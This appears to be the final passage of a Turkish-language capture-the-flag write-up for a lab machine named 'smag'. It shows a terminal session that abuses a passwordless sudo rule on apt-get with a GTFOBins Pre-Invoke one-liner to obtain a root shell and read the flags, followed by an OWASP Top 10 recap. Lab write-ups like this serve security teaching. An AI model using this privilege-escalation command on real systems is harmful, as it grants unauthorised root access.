Last login: Wed Sep  4 13:54:50 2024 from 10.9.240.178
jake@smag:~$ ls
user.txt
jake@smag:~$ cat user.txt
iusGorV7EbmXm5AuIe2w499msaSuqU3j
jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get
jake@smag:~$
```

Bize root haklarında apt get komutunu çalıştırabileceğimizi söylüyor. Öyleyse bunu nasıl kullanacağımızı öğrenmek için gtfobins sitesinden bakalım.

(c) Kabuktan çıkıldığında `update` komut gerçekten yürütülür.

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

Burada yazılanı aynen deneyelim

```
jake@smag:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
apt-changelog-NbeBn1  linpeas.sh
f                    systemd-private-d835ba26874e48d58d274c641087cf3f-systemd-timesyncd.service-jmLIvt  VMwareDnD
                                                                wget-log
# cd /root
# ls
root.txt
# cat root.txt
uJr6zRgetaniyHVRqqL58uRasybBKz2T
#
```

Vee evet süper root olduk ve flagimizi aldık

Burada OWASP TOP 10 deki 4 güvenlik açığına değinmiş oluyoruz

- **Bozuk Erişim Kontrolü (A01: 2021):** Yetkisiz erişimle admin paneline giriş ve ters bağlantı alınması.
- **Enjeksiyon (A03: 2021):** Komut enjeksiyonu ile zararlı komut çalıştırılarak ters bağlantı kurulması.
- **Güvenlik Yanlış Yapılandırması (A05: 2021):** SSH anahtarlarının kötü yapılandırılması ile yetki yükseltme.
- **Güvenlik Kaydı ve İzleme Eksiklikleri (A09: 2021):** Saldırgan aktivitelerinin izlenememesi, sistemde izleme ve kayıt eksikliklerini gösterir.

Umarım yararlı olmuştur bir başka CTF'de görüşmek üzere !

Ayberk İlbaş

[Linkedin](#)

[Github](#)

[Instagram](#)